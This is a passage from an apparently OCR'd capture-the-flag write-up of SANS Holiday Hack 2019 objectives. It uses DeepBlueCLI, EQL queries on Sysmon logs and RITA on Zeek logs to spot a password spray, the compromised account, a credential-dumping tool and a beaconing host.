


Figure 83 – DeepBlueCLI


After a minute or so, the results are saved to the HTML file.



Date	Log	EventID	Message	Results	Command Decoded
19/11/2019 12:22:46	Security	4648	Distributed Account Explicit Credential Use (Password Spray Attack)	The use of multiple user account access attempts with explicit credentials is an indicator of a password spray attack. Target Usernames: ygoldentrifle esparklesleigh hevergreen Administrator sgreenbells cjinglebuns tcandybaubles bbrandyleaves bevergreen lstripyleaves gchocolatewine wopenslae ltrufflefig supatree mstripysleigh pbrandyberry civysparkles sscarletpie ftwinklestockings cstripyfluff gcandyfluff smullingfluff hcandysnaps mbrandybells twinterfig civypears ygreenpie ftinseltoes smary ttinselbubbles dsparkleleaves Accessing Username: - Accessing Host Name: -	
19/11/2019 12:22:40	Security	4648	Distributed Account Explicit Credential Use (Password Spray Attack)	The use of multiple user account access attempts with explicit credentials is an indicator of a password spray attack. Target Usernames: ygoldentrifle esparklesleigh hevergreen Administrator sgreenbells cjinglebuns tcandybaubles bbrandyleaves bevergreen lstripyleaves gchocolatewine ltrufflefig wopenslae mstripysleigh pbrandyberry civysparkles sscarletpie ftwinklestockings cstripyfluff gcandyfluff smullingfluff hcandysnaps mbrandybells twinterfig supatree civypears ygreenpie ftinseltoes smary ttinselbubbles dsparkleleaves Accessing Username: - Accessing Host Name: -	
19/11/2019 12:22:34	Security	4648	Distributed Account Explicit Credential Use (Password Spray Attack)	The use of multiple user account access attempts with explicit credentials is an indicator of a password spray attack. Target Usernames: ygoldentrifle esparklesleigh Administrator sgreenbells cjinglebuns tcandybaubles bbrandyleaves bevergreen lstripyleaves gchocolatewine wopenslae ltrufflefig supatree mstripysleigh pbrandyberry civysparkles sscarletpie ftwinklestockings cstripyfluff gcandyfluff smullingfluff hcandysnaps mbrandybells twinterfig smary civypears ygreenpie ftinseltoes hevergreen ttinselbubbles dsparkleleaves Accessing Username: - Accessing Host Name: -	
19/11/2019 12:22:29	Security	4648	Distributed Account Explicit Credential Use (Password Spray Attack)	The use of multiple user account access attempts with explicit credentials is an indicator of a password spray attack. Target Usernames: ygoldentrifle esparklesleigh hevergreen Administrator sgreenbells cjinglebuns tcandybaubles bbrandyleaves bevergreen lstripyleaves gchocolatewine wopenslae ltrufflefig supatree pbrandyberry civysparkles sscarletpie bevergreen cstripyfluff gcandyfluff smullingfluff hcandysnaps dsparkleleaves ftwinklestockings mbrandybells twinterfig civypears ygreenpie ftinseltoes smary ttinselbubbles mstripysleigh Accessing Username: - Accessing Host Name: -	
19/11/2019 12:22:23	Security	4648	Distributed Account Explicit Credential Use (Password Spray Attack)	The use of multiple user account access attempts with explicit credentials is an indicator of a password spray attack. Target Usernames: ygoldentrifle esparklesleigh hevergreen Administrator sgreenbells cjinglebuns tcandybaubles bbrandyleaves bevergreen lstripyleaves gchocolatewine wopenslae ltrufflefig supatree pbrandyberry civysparkles sscarletpie ftwinklestockings cstripyfluff gcandyfluff smullingfluff hcandysnaps dsparkleleaves mbrandybells twinterfig civypears ygreenpie ftinseltoes smary ttinselbubbles mstripysleigh Accessing Username: - Accessing Host Name: -	
19/11/2019 12:22:18	Security	4648	Distributed Account Explicit Credential Use (Password Spray Attack)	The use of multiple user account access attempts with explicit credentials is an indicator of a password spray attack. Target Usernames: ygreenpie esparklesleigh hevergreen Administrator sgreenbells cjinglebuns tcandybaubles bbrandyleaves bevergreen lstripyleaves gchocolatewine wopenslae ltrufflefig supatree mstripysleigh pbrandyberry civysparkles sscarletpie ftwinklestockings cstripyfluff gcandyfluff ygoldentrifle smullingfluff hcandysnaps mbrandybells twinterfig civypears ftinseltoes smary ttinselbubbles dsparkleleaves Accessing Username: - Accessing Host Name: -	
19/11/2019 12:22:13	Security	4648	Distributed Account Explicit Credential Use (Password Spray Attack)	The use of multiple user account access attempts with explicit credentials is an indicator of a password spray attack. Target Usernames: ygoldentrifle esparklesleigh Administrator sgreenbells cjinglebuns tcandybaubles bbrandyleaves bevergreen lstripyleaves gchocolatewine ltrufflefig wopenslae mstripysleigh pbrandyberry civysparkles sscarletpie ftwinklestockings cstripyfluff gcandyfluff smullingfluff hcandysnaps mbrandybells twinterfig supatree smary civypears ygreenpie ftinseltoes hevergreen ttinselbubbles dsparkleleaves Accessing Username: - Accessing Host Name: -	

Figure 84 - DeepBlueCLI Results

A whole load of pointers to the aforementioned password spray attack is happening. Scrolling down a little, there are some successful logins



24/08/2019 01:00:20	Security 4672	Multiple admin logons for one account	Username: pminstix User SID Access Count: 2
24/08/2019 01:00:20	Security 4672	Multiple admin logons for one account	Username: DC1$ User SID Access Count: 12
24/08/2019 01:00:20	Security 4672	Multiple admin logons for one account	Username: supatree User SID Access Count: 2

Figure 85 - DeepBlueCLI Successful Logins

Out of the three shown, only **supatree** was included in the password spray attacks. As a result, the compromised account is found.

Answer

Supatree

URL

https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/03)%20Windows%20Log%20Analysis%20Evaluate%20Attack%20Outcome

Windows Log Analysis: Determine Attacker Technique

Synopsis

Using these normalized Sysmon logs, identify the tool the attacker used to retrieve domain password hashes from the lsass.exe process. For hints on achieving this objective, please visit Hermey Hall and talk with SugarPlum Mary.

- https://downloads.elfu.org/sysmon-data.json.zip

Hint

- https://www.endgame.com/our-experts/ross-wolf

Solution

The hints points towards using EQL so it would be wise to know a bit more[37] , leaning very heavily on the diagram below.




Figure 86 - EQL

Based on the synopsis, pulling back everything where `lsass.exe` could be present seemed the way to go.

[37] https://pen-testing.sans.org/blog/2019/12/10/eql-threat-hunting/




Figure 87 – EQL

There's only one instance so the next search is to look at where the parent process ID is equal to the process ID of what we just found.




Figure 88 - EQL

Alternatively, looking at what happened after `lsass.exe` was fired up which would have given the same answer.




Figure 89 – EQL

Answer

ntdsutil.exe

Network Log Analysis: Determine Compromised System

Synopsis

The attacks don't stop! Can you help identify the IP address of the malware-infected system using these Zeek logs? For hints on achieving this objective, please visit the Laboratory and talk with Sparkle Redberry.

- https://downloads.elfu.org/elfu-zeeklogs.zip

Hint

https://www.activecountermeasures.com/free-tools/rita/

Solution

As it turns out, there were two ways to do this. First way was to install RITA and process the logs as below.




Figure 90 - RITA Screenshot

Running the show-beacons command displays hosts which show signs of a C2 channel[38].

[38] https://digital-forensics.sans.org/blog/2014/03/31/the-importance-of-command-and-control-analysis-for-incident-response


